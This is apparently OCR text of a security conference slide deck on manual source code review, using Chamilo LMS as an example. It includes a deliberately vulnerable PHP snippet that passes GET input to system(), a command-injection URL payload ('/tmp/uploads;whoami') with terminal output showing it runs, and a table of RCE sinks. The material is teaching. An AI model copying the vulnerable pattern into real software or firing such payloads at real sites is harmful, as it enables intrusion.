A Quick Introduction to Manual Source Code Review

and some interesting vulnerability findings

STAR LABS

$ whoami

Poh Jia Hao

- Web Security Researcher at STAR Labs
- CTF Player & Bug Bounty Hunter

STAR LABS

limerencee Chocologicall Limerence / iWanFlagz

~ Agenda

What is source code review

Vulnerability verification

Interesting bugs found


Other tips and heuristics

STAR LABS

Source Code Review

What is it? Why do it? How to?

STAR LABS


GitHub - chamilo/chamilo-lms:
github.com/chamilo/chamilo-lms
Incognito
Product
Team
Enterprise
Explore
Marketplace
Pricing
Search
Sign in
Sign up
chamilo / chamilo-lms
Public
Notifications
Fork 428
Star 614
Code
Issues 474
Pull requests 27
Actions
Projects 7
Wiki
Security
Insights
master
10 branches
96 tags
Go to file
Code
AngelFQC Quiz: Add API filter for track_e_exercises by user extrafield - refs ...
d680697 14 days ago
49,066 commits
.github GitHub: Fix installation for behat 16 days ago
.yarn Update yarn version 18 days ago
assets Update JS libs 21 days ago
bin Update files to Symfony 5.3 + add phpunit/phpunit 10 months ago
config Remove unused file 5 months ago
public Fix results in database methods 15 days ago
src Quiz: Add API filter for track_e_exercises by user extrafield - refs ... 14 days ago
tests Add entity relationship TrackEExercise::cQuiz - refs BT#19741 15 days ago
translations Language: Fix translation of 'Delete' in French 5 months ago
var Minor - restore .gitkeep 6 months ago
.codeclimate.yml Internal: Remove mimetex, OpenGraph.php 7 months ago
.editorconfig Minor - update .editorconfig 6 months ago
About
Chamilo is a learning management system focused on ease of use and accessibility
chamilo.org
php
twig
skills
lms
elearning
chamilo
Readme
View license
Code of conduct
614 stars
65 watching
428 forks
Releases 36
Chamilo 1.11.16 Latest
on Aug 26, 2021


STAR LABS

```php
// Vulnerable code
$a = $_GET['user_input'];
function_a($a);

function function_a($a) {
    function_b($a);
}

function function_b($a) {
    system("ls $a");
}
```

https://example.com/?user_input=/tmp/uploads;whoami




```
ubuntu@ubuntu:~$ cat test.php
<?php
    $a = "/tmp/uploads;whoami";
    system("ls $a");
?>
ubuntu@ubuntu:~$ php test.php
2022-02-01-user-upload-001.jpg
2022-02-01-user-upload-001.py
2022-02-01-user-upload-002.jpg
2022-02-01-user-upload-003.jpg
ubuntu
ubuntu@ubuntu:~$
```

STAR LABS

	Sources (HTTP)	Sinks (RCE)
PHP	`$_GET`, `$_POST`, `$_REQUEST`, ...	`system()`, `exec()`, `shell_exec()`, `popen()`, ...
NodeJS	`req.query.param (Express)`, ...	`eval()`, `child_process.exec()`, ...
Java	`@RequestParam("param") (Spring)`, `ActionContext.getRequest().getParameter("param") (Struts)`, ...	`Runtime.exec()`, `ProcessBuilder.start()`, ...

STAR LABS

OWASP Top 10




Image from: https://owasp.org/Top10/

OWASP Top 10 (2021)

A01:2021 - Broken Access Control






Image from: https://portswigger.net/web-security/access-control

OWASP Top 10 (2021)

A03:2021 - Injection




```
ubuntu@ubuntu:~$ cat test.php
<?php
    $a = "/tmp/uploads;whoami";
    system("ls $a");
?>
ubuntu@ubuntu:~$ php test.php
2022-02-01-user-upload-001.jpg
2022-02-01-user-upload-001.py
2022-02-01-user-upload-002.jpg
2022-02-01-user-upload-003.jpg
ubuntu
ubuntu@ubuntu:~$
```




STAR LABS

Image from: https://portswigger.net/web-security/sql-injection

OWASP Top 10 (2021)


A10:2021 - Server-Side Request Forgery (SSRF)




STAR LABS


https://owasp.org/Top10/

STAR LABS


Preview README.md - chamilo-lms - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
CHAMILO-LMS
.gitattributes
.gitignore
.htaccess
.php_cs
.php_cs.dist
.scrutinizer.yml
.travis.yml
.yamllint_config
apple-touch-icon.png
bower.json
cli-config.php
CODE_OF_CONDUCT.md
codesize.xml
composer.json
CONTRIBUTING.md
favicon.ico
favicon.png
index.php
LICENSE
license.txt
news_list.php
README.md
robots.txt
terms.php
user_portal.php
user.php
OUTLINE
TIMELINE
README.md
README.md > # Chamilo 1.11.x
Chamilo 1.11.x
Installation
This installation guide is for development environments only.
Install PHP, a web server and MySQL/MariaDB
Preview README.md
Chamilo 1.11.x
PHP Composer passing
Scrutinizer 4.54
bountysource $0 raised
code consistency A-
openssf best practices passing
code quality B
Installation
This installation guide is for development environments only.
Install PHP, a web server and MySQL/MariaDB
To run Chamilo, you will need at least a web server (we recommend Apache2 for commodity reasons), a database server (we recommend MariaDB but will explain MySQL for commodity reasons) and a PHP interpreter (and a series of libraries for it). If you are working on a Debian-based system (Debian, Ubuntu, Mint, etc), just type
sudo apt-get install apache2 mysql-server php libapache2-mod-php php-gd php-intl php-curl php-json php-mysql php-zip composer
Install Git
The development version 1.11.x requires you to have Git installed. If you are working on a Debian-based system (Debian, Ubuntu, Mint, etc), just type
sudo apt-get install git
Install Composer
1.11.x 973↓ 0↑ 0 0


Extension: PHP Intelephense - chamilo-lms - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXTENSIONS
Search Extensions in Marketplace
INSTALLED 1
PHP Intelephense 26ms
PHP code intelligence for ...
Ben Mewburn
RECOMMENDED 8
Extension: PHP Intelephense
PHP Intelephense v1.8.2
Ben Mewburn 5,514,751 (325)
PHP code intelligence for Visual Studio Code
Disable Uninstall
This extension is enabled globally.
Details Feature Contributions Changelog Runtime Status
Intelephense
PHP code intelligence for Visual Studio Code.
Intelephense is a high performance PHP language server packed full of essential features for productive PHP development.
Fast camel/underscore case code completion (IntelliSense) for document, workspace and built-in symbols and keywords with automatic addition of use declarations.
Detailed signature (parameter) help for document, workspace and built-in constructors, methods, and functions.
Rapid workspace wide go to definition support.
Workspace wide find all references.
Fast camel/underscore case workspace symbol search.
Full document symbol search that also powers breadcrumbs and outline UI.
Multiple diagnostics for open files via an error tolerant parser and powerful static analysis engine.
Lossless PSR-12 compatible document/range formatting. Formats combined HTML/PHP/JS/CSS files to
